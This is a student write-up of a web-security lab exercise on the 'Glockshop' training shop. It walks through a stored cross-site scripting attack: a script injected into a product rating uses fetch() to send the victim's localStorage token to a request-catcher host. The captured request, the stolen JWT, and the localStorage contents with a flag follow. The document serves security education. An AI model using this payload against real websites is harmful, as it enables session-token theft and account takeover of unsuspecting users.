
Juvan Thavalingam, Christian Graber

Task 3:

1. Go to Glockshop and log in: Username: customer0, Password: compass0
2. Inspect the website, go to console and type in: localStorage,
   We see the token and this is the authentication token of the current user!
3. Go to Request Catcher and copy the url: https://970adedc-d56e-4e04-a5bb-d1ce9c42c88b.i.vuln.land/
4. Rate a random item in shop with this javascript code:
   <script>fetch("https://970adedc-d56e-4e04-a5bb-d1ce9c42c88b.i.vuln.land/sol?token="+localStorage.getItem("token"));</script>

5. Log out and log in as customer1 with the password compass1 (Out victim)
6. Go to Request Catcher and go to Reading Captured Requests




```
URL: http://970adedc-d56e-4e04-a5bb-d1ce9c42c88b.i.vuln.land
/sol?token="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOWQ0Mzk3ODVjIiwidXNlcm5hbWUiOiJjdXN0b21lcjEiLCJmaXJzdG5hbWUiOiJQZXRlciIsImxhc3RuYW1lIjoiSG9sem1hbm4iLCJlbWFpbCI6IlB
METHOD: GET
IP: 10.1.12.1
Time: 2024-10-15 13:12:42
Headers:
Host: 970adedc-d56e-4e04-a5bb-d1ce9c42c88b.i.vuln.land
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Origin: https://388b2720-30c7-4d2c-80a5-b55d5cf816ed.i.vuln.land
Referer: https://388b2720-30c7-4d2c-80a5-b55d5cf816ed.i.vuln.land/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
X-Forwarded-For: 160.85.253.213
X-Forwarded-Host: 970adedc-d56e-4e04-a5bb-d1ce9c42c88b.i.vuln.land
X-Forwarded-Port: 443
X-Forwarded-Proto: https
X-Forwarded-Server: traefik.vuln.land
X-Real-Ip: 160.85.253.213

QueryString:
b'token=%22eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOWQ0Mzk3ODVjIiwidXNlcm5hbWUiOiJjdXN0b21lcjEiLCJmaXJzdG5hbWUiOiJQZXRlciIsImxhc3RuYW1lIjoiSG9sem1hbm4iLCJlbWFpbCI6IlB
==================================================
```

customer1 authentication token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOWQ0Mzk3ODVjIiwidXNlcm5hbWUiOiJjdXN0b21lcjEiLCJmaXJzdG5hbWUiOiJQZXRlciIsImxhc3RuYW1lIjoiSG9sem1hbm4iLCJlbWFpbCI6IlBldGVyLkhvbHptYW5uQGdtYWlsLmNvbSIsImlhdCI6MTcyODk5Nzk2MiwiYXVkIjoic2VsZiIsImlzcyI6IndlYnNob3AifQ.7BmroiVGciHh2hTJ_HWhSdcJhJWTiuMqlV7RoKbKAYA

For self-control, you can inspect the shop with customer1:



```
>> localStorage
← ▾ Storage { user: '{"isRetailer":false,"_id":"5aa0481e876d9d39d439785c","username":"customer1","firstname":"Peter","lastname":"Holzmann","email":"Peter.Holzmann@gmail.com"}', flag: '"4ee2d8cd-cbd9-4757-9519-203f95619889"',
  items: '"[]"', token:
  '"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOWQ0Mzk3ODVjIiwidXNlcm5hbWUiOiJjdXN0b21lcjEiLCJmaXJzdG5hbWUiOiJQZXRlciIsImxhc3RuYW1lIjoiSG9sem1hbm4iLCJlbWFpbCI6IlBldGVyLkhvbHptY
  W5uQGdtYWlsLmNvbSIsImlhdCI6MTcyODk5Nzk2MiwiYXVkIjoic2VsZiIsImlzcyI6IndlYnNob3AifQ.7BmroiVGciHh2hTJ_HWhSdcJhJWTiuMqlV7RoKbKAYA"', length: 4 }
      flag: '"4ee2d8cd-cbd9-4757-9519-203f95619889"'
      items: '"[]"'
      length: 4
      token:
      '"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc1JldGFpbGVyIjpmYWxzZSwiX2lkIjoiNWFhMDQ4MWU4NzZkOWQzOWQ0Mzk3ODVjIiwidXNlcm5hbWUiOiJjdXN0b21lcjEiLCJmaXJzdG5hbWUiOiJQZXRlciIsImxhc3RuYW1lIjoiSG9sem1hbm4iLCJlbWFpbCI6IlBldGVyLkhvb
      HptYW5uQGdtYWlsLmNvbSIsImlhdCI6MTcyODk5Nzk2MiwiYXVkIjoic2VsZiIsImlzcyI6IndlYnNob3AifQ.7BmroiVGciHh2hTJ_HWhSdcJhJWTiuMqlV7RoKbKAYA"'
      user: '{"isRetailer":false,"_id":"5aa0481e876d9d39d439785c","username":"customer1","firstname":"Peter","lastname":"Holzmann","email":"Peter.Holzmann@gmail.com"}'
    ▸ <entries>
    ▸ <prototype>: StoragePrototype { key: key(), getItem: getItem(), setItem: setItem(), … }
```